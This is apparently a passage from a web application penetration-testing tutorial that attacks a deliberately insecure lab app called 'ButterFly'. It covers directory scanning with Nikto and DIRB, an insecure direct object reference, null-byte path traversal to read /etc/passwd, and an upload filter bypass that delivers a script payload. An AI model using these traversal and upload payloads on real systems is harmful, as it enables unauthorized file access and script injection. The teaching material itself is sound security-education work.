
This type of vulnerability is easy to find using different web scanners. Usually they have a long list of different folders/files, which can be found on web servers. The detection of these folders can be very helpful for an attacker, because often the access to them is not properly protected.

One of the scanners is Nikto. Let's try to run against the ButterFly application.

```
freetest% nikto -host 127.0.0.1 -vhost insecure.butterfly.prv
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       127.0.0.1
+ Target Hostname: localhost
+ Target Port:     80
+ Virtual Host: insecure.butterfly.prv
+ Start Time:      Tue Nov 13 11:01:43 2007
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache
+ The root file (/) redirects to: http://insecure.butterfly.prv/login.php?req=/
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default EMC Cellera manager server is running.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Appears to be a default Apache Tomcat install.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Appears to be a default Apache Tomcat install.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default EMC ControlCenter manager server is running.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Appears to be a default Apache install.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Appears to be a default Apache install.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default Jrun 2 server running.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Cisco VoIP Phone deafult web server found.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default Sybase Jaguar CTS server running.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default Jrun 3 server running.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default Lantronix printer found.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default IBM Tivoli Server Administration server is running.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default Jrun 4 server running.
+ / - Redirects to http://insecure.butterfly.prv/login.php?req=/ , Default Xerox WorkCentre server is running.
+ /?D=A - Redirects to http://insecure.butterfly.prv/login.php?req=/?D=A , Apache allows directory listings by requesting.
Upgrade Apache or disable directory indexing.
+ /?M=A - Redirects to http://insecure.butterfly.prv/login.php?req=/?M=A , Apache allows directory listings by requesting.
Upgrade Apache or disable directory indexing.
+ /?N=D - Redirects to http://insecure.butterfly.prv/login.php?req=/?N=D , Apache allows directory listings by requesting.
Upgrade Apache or disable directory indexing.
+ /?S=A - Redirects to http://insecure.butterfly.prv/login.php?req=/?S=A , Apache allows directory listings by requesting.
Upgrade Apache or disable directory indexing.
+ // - Redirects to http://insecure.butterfly.prv/login.php?req=// , Apache on Red Hat Linux release 9 reveals the root
directory listing by default if there is no index page.
+ // - Redirects to http://insecure.butterfly.prv/login.php?req=// , By sending an OPTIONS request for /, the physical path to
PHP can be revealed.
+
/index.php?name=forums&file=viewtopic&t=2&rush=%64%69%72&highlight=%2527.%70%61%73%73%74%68%72%7
5%28%24%48%54%54%50%5f%47%45%54%5f%56%41%52%53%5b%72%75%73%68%5d%29.%2527 - Redirects to
http://insecure.butterfly.prv/login.php?req=/index.php?name=forums&file=viewtopic&t=2&rush=%64%69%72&highlight
=%2527.%70%61%73%73%74%68%72%75%28%24%48%54%54%50%5f%47%45%54%5f%56%41%52%53%5b%72
%75%73%68%5d%29.%2527 , phpBB is vulnerable to a highlight command execution or SQL inection vulnerability, used
by the Santy.A worm. CERT VU497400. OSVDB-11719.

+ Over 20 "Moved" messages, this may be a by-product of the
        +    server answering all requests with a "302" or "301" Moved message. You should
        +    manually verify your results.
+ /files/ - This might be interesting... (GET)

+ Over 20 "Moved" messages, this may be a by-product of the
        +    server answering all requests with a "302" or "301" Moved message. You should
        +    manually verify your results.
+ 2563 items checked - 1 item(s) found on remote host(s)
+ End Time:        Tue Nov 13 11:01:59 2007 (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The result from NIKTO scanner contains mostly false positives (it warns about it anyway), but the marked line is really interesting case. Let's try to enter the '/files/' folder in the app. You will be able to see the following screen:




I found the folder where the application stores uploaded files during the ordering procedure. Additionally, on the server side the directory indexing feature is on, therefore I have direct access to all files stored in this folder.

In this way, an attacker can get the access to files of all users of the application and it is completely unauthenticated access. There is no access control here, because the folder storing files was published inside the web server root folder. This kind of bad design results in completely broken access control, because the application doesn't have any control on this folder.

#### 6.3.1.1. brute-forcing web server folders

Although the usage of Nikto was successful and helped us to discover a hidden ButterFly resource, I would recommend you to use better tool for this purpose. Nikto is a nice tool, but it is more a web security scanner. If you want to check available folders on a tested server, a specialized tool for this purpose will be better.

I recommend using DIRB written by darkraver of Open Labs. It contains some dictionaries, which are good enough against the ButterFly, but generally the usage of better and more comprehensive dictionaries are recommended, which can be downloaded from here.

After downloading the DIRB, unpacking and compilation, let's try to run it against the ButterFly:

```
dirb # ./dirb http://insecure.butterfly.prv
-----------------
DIRB v2.00
By The Dark Raver
-----------------
START_TIME: Mon May 12 15:15:57 2008
URL_BASE: http://insecure.butterfly.prv/
WORDLIST_FILES: wordlists/common.txt
-----------------
GENERATED WORDS: 957
---- Scanning URL: http://insecure.butterfly.prv/ ----
+ http://insecure.butterfly.prv/cgi-bin/
   (FOUND: 403 [Forbidden] - Size: 210)
+ http://insecure.butterfly.prv/files/
   ==> DIRECTORY

---- Entering directory: http://insecure.butterfly.prv/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
```

```
----------------
DOWNLOADED: 957 - FOUND: 1
```

As you can see that the default configuration of DIRB detected ‘files’ folder. This is much better and cleaner way of testing the web application structure.

### 6.3.2. improper application access control – privilege escalation

ButterFly makes uploaded images (in the order process) available through the preview.php page. Let’s follow the process of accessing files:

```
GET http://insecure.butterfly.prv/preview.php?f=15 HTTP/1.1
Accept: */*
Referer: http://insecure.butterfly.prv/orders.php
Accept-Language: en-gb
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Proxy-Connection: Keep-Alive
Host: insecure.butterfly.prv
Cookie: sid=ff89757b40acf296e89ea5debd756cd69e9c9e57
```

The application answer:


```
HTTP/1.1 200 OK
Date: Thu, 10 Jan 2008 11:09:04 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=ff89757b40acf296e89ea5debd756cd69e9c9e57; path=/; domain=insecure.butterfly.prv
Content-Type: application/octet-stream

GIF87aÑ[…]
```

You can see that the application takes on the preview page ‘f’ parameter, which is the order number as you probably noticed, and sends to the user the GIF image, which is interpreted and presented to a user by a web browser.


The obvious question, which arises in this scenario, is whether it is possible to access the uploaded order files of other users.

In my case the app2 user has two orders on this account in the ButterFly application:




Therefore, the app2 user should have access only to files of these orders. Let's check whether this is true. For the purpose of testing I will use the direct URL to check the access to files. Let's first try to access file in order number 1:




The above response of the application to my request turned out to be very interesting. The error message contains lots of information, which will be explained in one of the next sections.

From the attacker point of view this error message gives a very important tip. The application did try to open the file of the order, which does not belong to the user, which sent the request (the order number 1 belongs to the app1 user, but the request was sent from the account of the app2 user). Therefore it is very possible that no access control is implemented in this page.

Accessing different order numbers gives a similar result as above. It means that these orders do not contain any attachment during the order process. However, accessing the file in the order number 15 finally presents a picture in the web browser. It comes from the order number 15, which does not belong to the app2 user. Therefore, I have managed to successfully execute privilege escalation attack.

It is worth mentioning that this vulnerability has a lower impact than the vulnerability in the previous chapter. That vulnerability allows accessing order files without the authentication completely. Here, an

attacker has to have a valid account in the ButterFly application. Without it, an attempt to access the file ends in the redirection to the application login page as you can see below.

```
GET http://insecure.butterfly.prv/preview.php?f=15 HTTP/1.1
Host: insecure.butterfly.prv
```

The application answer to the unauthenticated request:

```
HTTP/1.1 302 Found
Date: Thu, 10 Jan 2008 12:38:01 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=81423e30e416109c7ac83e360c534851458898f8; path=/; domain=insecure.butterfly.prv
Location: http://insecure.butterfly.prv/login.php?req=/preview.php?f=15
Content-Length: 0
Content-Type: text/html
```

### 6.3.3. improper application access control – direct filesystem access

The error message I received in the above section during an attempt to access a non existent order file was mentioned once in this article in the SQL injection section. This message can not only help an attacker in getting knowledge about the web server configuration, but to help him in analysing the results of his attacks.

Let's remind ourselves how this error message looked like:

**Warning**: readfile(/apache/www/apache22/butterfly/insecure/files/1.gif) [function.readfile]: failed to open stream: No such file or directory in **/apache/www/apache22/butterfly/insecure/preview.php** on line **19**


Let's try to check how the application reacts to the request of opening a completely different file, for example /etc/passwd.

First I need to escape from the 'files' folder, which is read by the application. I can use '../' characters for this purpose, I need to use minimum 6 '../' expressions to escape to the server root folder.

Let's try the following link:

```
http://insecure.butterfly.prv/preview.php?f=../../../../../../etc/passwd
```

Here is the application result:




Close! Unfortunately, the application adds to the 'f' parameter the '.gif' extension and next tries to open the file. At this point many web applications developers think that they are safe. However in the case of the PHP language it is very easy to remove some part of the string from the language interpretation. It is possible to use %00 character, which is interpreted by the language parser as the end of the string.

Let's try to repeat the try this time with %00 character:

```
http://insecure.butterfly.prv/preview.php?f=../../../../../../etc/passwd%00
```

This time the result is:




As you can see without great difficulty it was possible to read a system file using this vulnerability. Using this method it will be possible to read any file on the file system, which the web server account has privileges to (for example the source code of the ButterFly application).


### 6.3.4. improper filtering of upload procedure

In the order submitting form, you will notice that only .gif images are accepted. Is it really true?

Let's create the following attack.html file:

```
<html>
<body>
<script>alert('XSS');</script>
</body>
</html>
```

Next, create a new order and try to submit it. My result is the following:




The application does some sort of the check against uploaded files. In order to verify what sort of protection is implemented, we can use the following actions.

First it is always good to try to upload several different properly formatted files (for example .html, .htm, .bat, .exe, .com, .txt, .js etc) and observe how the tested application behaves.

This method allows an attacker to check what approach the verification procedure uses. It tries to answer the question whether the application uses a blacklisting or whitelisting approach. The blacklisting approach defines the list of extensions, which are not allowed by an application, whereas the whitelisting defines the list of extensions, which are allowed and blocks all others. Of course the more secure approach is whitelisting, because it is always possible to miss something important in blacklisting approach.

In case of the ButterFly application the attempts to upload different types of files fails with the same error message as you can see above.

Therefore, it seems the ButterFly application accepts only .GIF images. However, the question arises on what basis the application decides that the uploaded file is really GIF. Does it concern the file extension, Content-Type header during upload submitting or maybe it is inspecting the content of the file?

Let's begin with the changing of the file extension first. However, this can not be done just by renaming a file. During the upload procedure a web browser can additionally detect the true type of the file and change the Content-Type automatically. Therefore, it is needed to make this change during the file upload. This can be done using request interception feature of many free web proxy applications (webscarab, paros etc).

Below you can find the fragment of the request during the upload. The highlighted text should be changed to 'attack.gif'.


```
[…]
-----------------------------7d8ab6230686
Content-Disposition: form-data; name="uploaddoc"; filename="C:\test\attack.html"
Content-Type: text/html

<html>
<body>
<script>alert('XSS');</script>
</body>
</html>
-----------------------------7d8ab6230686
Content-Disposition: form-data; name="comment"

[…]
```

Next submit the request to the application using web proxy tool. In result I got the error message again.

Now let's try to check the Content-Type header. Below you can find the fragment of the request during the upload. The highlighted text should be changed to 'image/gif'.

```
[…]
-----------------------------7d8ab6230686
Content-Disposition: form-data; name="uploaddoc"; filename="C:\test\attack.html"
Content-Type: text/html

<html>
<body>
<script>alert('XSS');</script>
</body>
</html>
-----------------------------7d8ab6230686
Content-Disposition: form-data; name="comment"
[…]
```


This time the result is the following:



Success! It was not so difficult this time. It turns out that the application verifies only Content-Type field. The consequences of this vulnerability usually depend on how the application presents to a user the uploaded files. In order to make this vulnerability exploitable, the application has to contain additional vulnerability in the presentation layer.

This vulnerability can be easily revealed by checking the details of the submitted order and clicking the preview button. The behaviour of the application can confirm quickly the vulnerability, show how you need to modify the attack to be successful or just deny the exploitability.

After clicking the PREVIEW of the last submitted order, the result is the following:




Again success! The web browser executed my JavaScript code, which was kept in the uploaded file.

Let's check what HTTP request and answer look like during the preview button click.

The request:

```
GET http://insecure.butterfly.prv/preview.php?f=34 HTTP/1.1
Accept: */*
Referer: http://insecure.butterfly.prv/orders.php
Accept-Language: en-gb
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Paros/3.2.13
Proxy-Connection: Keep-Alive
Host: insecure.butterfly.prv
Cookie: sid=bd464347201114cdf0367c96f512012f27b6f92b
```

The application answer:

```
HTTP/1.1 200 OK
Date: Fri, 11 Jan 2008 14:43:24 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=bd4643472011l4cdf0367c96f512012f27b6f92b; path=/; domain=insecure.butterfly.prv
Content-Type: application/octet-stream

<html>
<body>
<script>alert('XSS');</script>
</body>
</html>
```

The ButterFly application preview behaviour shows one of a number of common programming errors. The assumption that a user uses the most popular browser: Internet Explorer. The application tests confirmed that the preview functionality works. However, the tests were done only under Internet Explorer. Further more, this functionality exploits one of the Internet Explorer features. It is the content auto-detection.

In the application answer there is no information that the transmitted file is a GIF image. It is the web browser, which recognises the file type and reacts accordingly to it. If it is a GIF image, it will be presented to a user inside the web browser. However, if it is a HTML file like in my example, the web browser will try to interpret the code and present it to a user.


 

## 6.4. Cross-user access

This kind of vulnerability results from bad programming practises or from inconsistent application behaviour.

Sometimes this vulnerability is called 'horizontal privilege escalation'. The difficulty level of detecting this vulnerability varies a lot. However, it often occurs when some kind of a user id is present in the application requests. That is of course a big simplification.

Let's look at the Butterfly application's orders history functionality:



